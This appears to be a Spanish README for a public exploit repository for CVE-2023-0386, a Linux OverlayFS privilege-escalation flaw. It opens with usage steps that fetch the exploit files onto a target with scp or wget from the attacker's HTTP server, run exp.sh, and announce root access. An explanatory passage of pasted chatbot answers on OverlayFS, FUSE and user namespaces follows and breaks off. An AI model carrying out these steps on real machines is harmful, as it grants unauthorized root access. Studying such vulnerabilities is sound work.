 fanxiaoyao66/cve-2023-0386
Muy simple exp y análisis de CVE-2023-0386. Usa c y sh.

Uso del exploit:
Primero: Subir fuse.c y exp.sh al directorio /tmp.
Puedes usar scp o python3 -m http.server para subir el archivo al objetivo.
scp ~/Desktop/CVE-2023-0386/exp.sh [email protected]:/tmp
scp ~/Desktop/CVE-2023-0386/fuse.c [email protected]:/tmp #tu máquina
o
cd ~/Desktop/CVE-2023-0386
python3 -m http.server #tu máquina
wget tu_ip:8000/exp.sh
wget tu_ip:8000/fuse.c #objetivo
Y luego:
cd /tmp

/bin/bash exp.sh
Ahora, ¡eres root!
A continuación se presenta un análisis detallado de CVE-2023-0386.

Ayer estuve estudiando esta vulnerabilidad todo el día. En pocas palabras, cuando OverlayFS copia un archivo de la capa inferior a la capa superior, no verifica si el usuario del espacio de nombres del archivo inferior está mapeado al espacio de nombres del usuario actual, lo que permite configurar el bit SUID para escalar privilegios.
Esto suena muy abstracto. Para entenderlo, primero necesitamos conocer algunos puntos:
ChatGPT: Explica detalladamente OverlayFS en Linux
OverlayFS, también conocido como sistema de archivos superpuesto, es un sistema de archivos conjunto en el kernel de Linux que puede superponer múltiples sistemas de archivos diferentes en uno solo, formando una vista unificada. Fue oficialmente aceptado en el kernel a partir de la versión 3.18.
OverlayFS tiene tres componentes principales: el sistema de archivos inferior, el sistema de archivos superior y el sistema de archivos fusionado. Las funciones de cada uno son:
Sistema de archivos inferior (lower filesystem): Es la capa base, normalmente de solo lectura. Todos los archivos y directorios se obtienen inicialmente de esta capa.
Sistema de archivos superior (upper filesystem): Es la capa superior, normalmente de lectura/escritura. Cuando realizamos operaciones de escritura en el sistema de archivos, todos los cambios se guardan en esta capa. Si un archivo existe en el sistema inferior pero queremos modificarlo, se crea una copia de ese archivo en el sistema superior y luego se modifica. Este proceso se llama "copy-up".
Sistema de archivos fusionado (merged filesystem): Es la vista final de OverlayFS, que combina los sistemas inferior y superior. Cuando realizamos una operación de lectura, OverlayFS primero busca el archivo en el sistema superior; si no lo encuentra, lo busca en el sistema inferior.
La vista lógica de esta estructura es la siguiente:
     ________________
    |                |
    |  Vista unificada|
    |________________|
       /          \
____________    ____________
|          |    |          |
|  Inferior |    |  Superior|
| (solo lectura)| | (lectura/escritura)|
|____________|  |____________|
Una aplicación importante de OverlayFS es en aplicaciones de contenedores, especialmente en Docker. En Docker, cada capa de imagen es de solo lectura y se puede utilizar como sistema de archivos inferior para otros contenedores. Cuando iniciamos un nuevo contenedor, Docker crea un nuevo sistema de archivos superior vacío para él. De esta forma, todos los cambios en el contenedor (como instalar nuevo software) solo afectan al sistema superior, sin afectar a las capas de imagen compartidas.
Además, dado que OverlayFS permite montar múltiples sistemas de archivos inferiores debajo de una capa superior, también podemos crear sistemas de archivos con múltiples niveles, lo que se utiliza ampliamente en las capas de imagen de Docker.
En resumen, la capa inferior es de solo lectura, la capa superior es de lectura/escritura, y la capa fusionada combina ambas para mostrar una vista unificada. Cuando modificamos un archivo que existe en la capa inferior pero no en la superior, se copia exactamente el archivo de la capa inferior a la superior para poder modificarlo. Este es el punto donde se desencadena la vulnerabilidad.
GPT: Eres un experto en el kernel de Linux. Ahora, por favor, explica detalladamente qué es FUSE.
FUSE (Filesystem in Userspace) es un mecanismo para crear sistemas de archivos en el espacio de usuario. Es una interfaz proporcionada por el kernel de Linux que permite a los usuarios desarrollar y ejecutar sus propios sistemas de archivos sin modificar el código del kernel.
El objetivo principal de FUSE es simplificar el desarrollo y uso de nuevos sistemas de archivos. Con FUSE, puedes crear sistemas de archivos personalizados sin necesidad de conocer muchos detalles de las API del kernel. Esto es muy útil para depuración, prototipado rápido, investigación académica, implementación de sistemas de archivos muy especializados (como sistemas de archivos con cifrado transparente, sistemas de archivos de red, etc.), etcétera.
En FUSE, la mayor parte de la lógica del sistema de archivos se ejecuta en el espacio de usuario. Esto facilita el desarrollo porque el espacio de usuario ofrece un entorno de desarrollo más amigable: puedes usar cualquier lenguaje de programación que prefieras, tienes más bibliotecas disponibles, el manejo de errores es más sencillo, etc. Por otro lado, esto también significa que los sistemas de archivos FUSE suelen ser más lentos que los del espacio del kernel, ya que requieren cambios de contexto frecuentes entre el espacio de usuario y el espacio del kernel.
Un sistema de archivos FUSE generalmente consta de dos partes:
Al desarrollar un sistema de archivos FUSE, debes implementar una serie de funciones de devolución de llamada que corresponden a diversas operaciones del sistema de archivos, como abrir archivos, leer archivos, escribir archivos, etc. Cuando ocurren estas operaciones, el módulo FUSE del kernel llama a las funciones de devolución de llamada correspondientes y devuelve el resultado al llamante.
En resumen, FUSE proporciona un marco potente para implementar sistemas de archivos en el espacio de usuario, simplifica el desarrollo de sistemas de archivos y permite que estos se extiendan y modifiquen de manera modular.
En realidad, FUSE permite al usuario definir un sistema de archivos personalizado y los archivos que contiene.
Necesitamos escribir código C relacionado con FUSE.
Eres un experto en el kernel de Linux. ¿Qué es un espacio de nombres de usuario?
En Linux, un "espacio de nombres" es una característica del kernel que se utiliza para aislar la vista que tiene un proceso de los recursos, de modo que un proceso solo vea los recursos que pertenecen a su mismo espacio de nombres. Cada tipo de espacio de nombres corresponde a un tipo específico de recurso. Por ejemplo, el espacio de nombres de PID (Process ID) se utiliza para aislar los IDs de proceso; el espacio de nombres de red se utiliza para aislar interfaces de red y pilas de red; el espacio de nombres de montaje se utiliza para aislar puntos de montaje del sistema de archivos, etc.
